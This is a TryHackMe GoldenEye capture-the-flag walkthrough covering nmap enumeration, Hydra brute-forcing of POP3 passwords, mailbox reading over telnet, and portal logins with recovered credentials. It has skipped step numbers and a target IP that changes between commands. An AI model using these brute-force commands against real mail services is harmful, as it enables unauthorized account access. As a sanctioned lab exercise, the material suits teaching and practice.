


Hii all!

Welcome to our TryHackMe Room GoldenEye pentesting lab.



Lab environment

Target ip address:10.48.147.111

Objective: Enumerate services on the target, capture three flags, and complete the escalation path.

Note:- To setup a VPN Connections.

Common Tools

1. Nmap
2. hydra
3. exiftool

Step 1: In this step check if the target machine is reachable:

Command:

```
ping -c 4 10.48.147.111
```

```
(hacker@kali)-[~/THM/mrrobot]
$ ping -c 4 10.48.147.111
PING 10.48.147.111 (10.48.147.111) 56(84) bytes of data:
64 bytes from 10.48.147.111: icmp_seq=1 ttl=62 time=31.5 ms
64 bytes from 10.48.147.111: icmp_seq=2 ttl=62 time=32.6 ms
64 bytes from 10.48.147.111: icmp_seq=3 ttl=62 time=30.4 ms
64 bytes from 10.48.147.111: icmp_seq=4 ttl=62 time=30.0 ms

--- 10.48.147.111 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 30.016/31.126/32.620/1.027 ms
```

Step 2: In this step run an Nmap scan to discover open ports, service versions, and the target OS.

```
sudo nmap -sC -sV -p- 10.48.147.111
```

```
(hacker@kali)-[~/THM/mrrobot]
$ sudo nmap -sC -sV -p- 10.48.147.111
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-28 05:30 IST
Nmap scan report for 10.48.147.111
Host is up (0.047s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
25/tcp    open  smtp    Postfix smtpd
|_ ssl-cert: Subject: commonName=ubuntu
|_ Not valid before: 2018-04-24T03:22:34
|_ Not valid after: 2028-04-21T03:22:34
|_ _ssl-date: TLS randomness does not represent time
|_ _smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
80/tcp    open  http    Apache httpd 2.4.7 ((Ubuntu))
|_ _http-server-header: Apache/2.4.7 (Ubuntu)
|_ _http-title: GoldenEye Primary Admin Server
55006/tcp  open  ssl/pop3 Dovecot pop3d
|_ _ssl-date: TLS randomness does not represent time
|_ _ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
|_ Not valid before: 2018-04-24T03:23:52
|_ Not valid after: 2028-04-23T03:23:52
|_ _pop3-capabilities: PIPELINING USER AUTH-RESP-CODE TOP CAPA UIDL SASL(PLAIN) RESP-CODES
55007/tcp  open  pop3    Dovecot pop3d
|_ _ssl-date: TLS randomness does not represent time
|_ _ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
|_ Not valid before: 2018-04-24T03:23:52
|_ Not valid after: 2028-04-23T03:23:52
|_ _pop3-capabilities: AUTH-RESP-CODE STLS CAPA SASL(PLAIN) USER PIPELINING UIDL TOP RESP-CODES


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.98 seconds
```

The scan revealed the following open ports:


25, 80, 55006, and 55007.

Step 3: In this step access the target web page, right-click anywhere on the page, and select “View Page Source” to examine the underlying HTML source code.


Step 6: Navigate to <https://dencode.com/en/>, select the **HTML Escape Decoder** tool, and paste the encoded string obtained from **terminal.js**. Decode the HTML-escaped value to reveal the original text for further analysis.




Step 7: Use the discovered credentials (**Username:** boris, **Password:** InvincibleHack3r) to log in to the web application.



Step 8: After successful authentication, you will gain access to the user's account and can continue with the next phase of the assessment or challenge. And then right-click anywhere on the page, and select "View Page Source" to examine the underlying HTML source code.



Step 9: Review the page source and identify any exposed usernames. In this case, the source code reveals the usernames **Natalya** and **Boris**, which can be collected for use in the next stage of the challenge.




Boris Email Enumeration

Step 10: After collecting the usernames from the page source, connect to the remote service using Telnet on port **55007** by running the following command:

```
telnet 10.49.154.215 55007
```

After connecting to the Telnet service, attempt authentication using the discovered username **Boris** and the password obtained earlier. When the login attempt fails due to invalid credentials.



Step 11: After confirming that the username **Boris** is valid but the discovered password is incorrect, perform a password audit against the target service using **Hydra** and a wordlist to identify the correct password. The following command attempts authentication on the target host and port using the username **boris** and the **fasttrack.txt** wordlist:

```
hydra -l boris -P /usr/share/wordlists/fasttrack.txt -f 10.49.154.215 -s 55007 pop3 -t 40
```

Once Hydra identifies a valid password, use the recovered credentials to authenticate to the service and continue with the next stage of the challenge.

```
hacker@kali: ~/THM/nerobot
$ hydra -l boris -P /usr/share/wordlists/fasttrack.txt -f 10.48.147.111 -s 55007 pop3 -t 40
Hydra v9.1.6 (c) 2009 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these
*** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-28 06:14:19
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[WARNING] Restorefile (you have 10 seconds to abort... (use option -i to skip waiting)) from a previous session found, to prevent overwriting. ./hydra.restore
[DATA] max 40 tasks per 1 server, overall 40 tasks, 262 login tries (l:1/p:262), ~7 tries per task
[DATA] attacking pop3://10.48.147.111:55007/
[55007][pop3] host: 10.48.147.111 - login: boris password: secret1!
[55007] attack finished for 10.48.147.111 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-28 06:15:23
```

Step 12: After completing the password audit, Hydra successfully identifies valid credentials for the target service. The discovered credentials are:

- **Username:** boris
- **Password:** secret1!

Use these credentials to authenticate to the Telnet service running on port **55007**. Upon successful login, access to the service is granted, allowing you to continue with the next phase of the challenge.

Common Command Use

USER boris

PASS secret1!

LIST

RETR 1

RETR 2

RETR 3

```
hacker@kali: ~/THM/nerobot
$ telnet 10.48.147.111 55007
Trying 10.48.147.111...
Connected to 10.48.147.111.
Escape character is '^J'.
+OK GoldenEye POP3 Electronic-Mail System
USER boris
+OK
PASS: secret1!
+OK Logged in.
LIST
+OK 1 messages:
1 544
2 373
3 921
RETR 1
+OK 544 octets
Return-Path: <root@127.0.0.1.goldeneye>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
  by ubuntu (Postfix) with SMTP id D9E4745481
  for <boris>; Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
Message-Id: <20180425022326.D9E4745481@ubuntu>
Date: Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
From: root@127.0.0.1.goldeneye

Boris, this is admin. You can electronically communicate to co-workers and students here, I'm not going to scan emails for security risks because I trust you and the other
admins here.
RETR 2
+OK 373 octets
Return-Path: <natalya@ubuntu>
```

```
RETR 2
+OK 373 octets
Return-Path: <natalya@ubuntu>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id C3F2B454B1
        for <boris>; Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
Message-Id: <20180425024249.C3F2B454B1@ubuntu>
Date: Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
From: natalya@ubuntu
```

Boris, I can break your codes!

```
RETR 3
+OK 921 octets
Return-Path: <alec@janus.boss>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from janus (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id 409F4454B1
        for <boris>; Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
Message-Id: <20180425025235.409F4454B1@ubuntu>
Date: Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
From: alec@janus.boss

Boris,

Your cooperation with our syndicate will pay off big. Attached are the final access codes for GoldenEye. Place them in a hidden file within the root directory of this server then remove from this email. There can only be one set of these access codes, and we need to secure them for the final execution. If they are retrieved and captured our plan will crash and burn!

Once Xenia gets access to the training site and becomes familiar with the GoldenEye Terminal codes we will push to our final stages....

PS - Keep security tight or we will be compromised.
```

Natalya Email Enumeration

Step 13: After discovering the username **natalya** but not her password, perform a password audit using Hydra to identify valid credentials for the POP3 service.

```
hydra -l natalya -P /usr/share/wordlists/fasttrack.txt -f 10.49.154.215 -s 55007 pop3 -t 40
```

Once the correct password is found, use the recovered credentials to access Natalya's mailbox and continue the challenge.

Step 14:- After completing the password audit, Hydra successfully identifies valid credentials for the target service. The discovered credentials are:

- **Username:** natalya
- **Password:** bird

Use these credentials to authenticate to the Telnet service running on port **55007**. Upon successful login, access to the service is granted, allowing you to continue with the next phase of the challenge.

Common Command Use

```
telnet 10.49.154.215 55007
```

```
USER natalya
```

```
PASS bird
```

```
LIST
```

RETR 1

RETR 2

RETR 3

Step 15: During the enumeration of **Natalya's** mailbox, important information was discovered in the retrieved emails. One message contained valid credentials for a new user account, while another provided an internal URL required for accessing the GoldenEye training portal.

Discovered Credentials:

- Username: xenia
- Password: RCP90rulez!

Important URL:-


- severnaya-station.com/gnocertdir

The email also instructs users to update their local hosts file and map the target IP address to **severnaya-station.com** in order to access the internal site.

```
(hacker@kali)-[~/THM/mrrobot]
$ sudo nano /etc/hosts
[sudo] password for hacker:
```

```
10.48.147.111 severnaya-station.com
```


Access the webpages



Step 16: Use the credentials discovered during Natalya's email enumeration to log in to the GoldenEye training portal.

Credentials:

- Navigate to the login page and authenticate using the recovered credentials to gain access to the training site and continue the challenge.



- doak



Step 18: After discovering the username **doak**, perform a password audit against the POP3 service using **Hydra** and the **fasttrack.txt** wordlist to identify the correct password.

```
hydra -l doak -P /usr/share/wordlists/fasttrack.txt -f 10.49.154.215 -s 55007 pop3 -t 40
```

Once Hydra discovers valid credentials, use the recovered username and password to access **doak's** account and continue the challenge.

```
(hacker@kali)~[~/THM/goldeneye]
$ hydra -l doak -P /usr/share/wordlists/fasttrack.txt -f 10.48.147.111 -s 55007 p
op3 -t 40

Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milita
ry or secret service organizations, or for illegal purposes (this is non-binding, th
ese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-28 06:54:08
[INFO] several providers have implemented cracking protection, check with a small wo
rdlist first - and stay legal!
[DATA] max 40 tasks per 1 server, overall 40 tasks, 262 login tries (1:1/p:262), ~7
tries per task
[DATA] attacking pop3://10.48.147.111:55007/
[STATUS] 200.00 tries/min, 200 tries in 00:01h, 62 to do in 00:01h, 40 active
[55007][pop3] host: 10.48.147.111 login: doak password: goat
[STATUS] attack finished for 10.48.147.111 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-28 06:55:09

(hacker@kali)~[~/THM/goldeneye]
```

Step 19: After completing the password audit, Hydra successfully identifies valid credentials for the target service. The discovered credentials are:

- **Username:** doak
- **Password:** goat

```
telnet 10.49.154.215 55007
```

Use these credentials to authenticate to the Telnet service running on port **55007**. Upon successful login, access to the service is granted, allowing you to continue with the next phase of the challenge.

Common Command Use

```
USER doak
```

```
PASS goat
```

```
LIST
```

```
RETR 1
```

```
(hacker@kali)-[~/THM/goldeneye]
$ telnet 10.48.147.111 55007
Trying 10.48.147.111...
Connected to 10.48.147.111.
Escape character is '^J'.
+OK GoldenEye POP3 Electronic-Mail System
USER doak
+OK
PASS goat
+OK Logged in.
list
+OK 1 messages:
1 606
.
RETR 1
```

```
RETR 1
+OK 606 octets
Return-Path: <doak@ubuntu>
X-Original-To: doak
Delivered-To: doak@ubuntu
Received: from doak (localhost [127.0.0.1])
    by ubuntu (Postfix) with SMTP id 97DC24549D
    for <doak>; Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
Message-Id: <20180425034731.97DC24549D@ubuntu>
Date: Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
From: doak@ubuntu

James,
If you're reading this, congrats you've gotten this far. You know how tradecraft works right?

Because I don't. Go to our training site and login to my account....dig until you can exfiltrate further information.....


username: dr_doak
password: 4England!
```

Step 20: During the enumeration of **doak's** mailbox, a message containing valid credentials for the GoldenEye training portal was discovered. The email instructed the user to log in to Dr. Doak's account and continue investigating the training site for additional information.


Discovered Credentials:

- Username: dr_doak
- Password: 4England!

Use these credentials to log in to the training portal and proceed with the next phase of the challenge.




Step 21: After successfully logging in as **dr_doak**, navigate to **My Private Files** and review the files stored in the account. During this enumeration, a file named **s3cret.txt** is discovered and downloaded for analysis.



Upon examining the contents of the file, a hidden clue is revealed: the admin creds available.

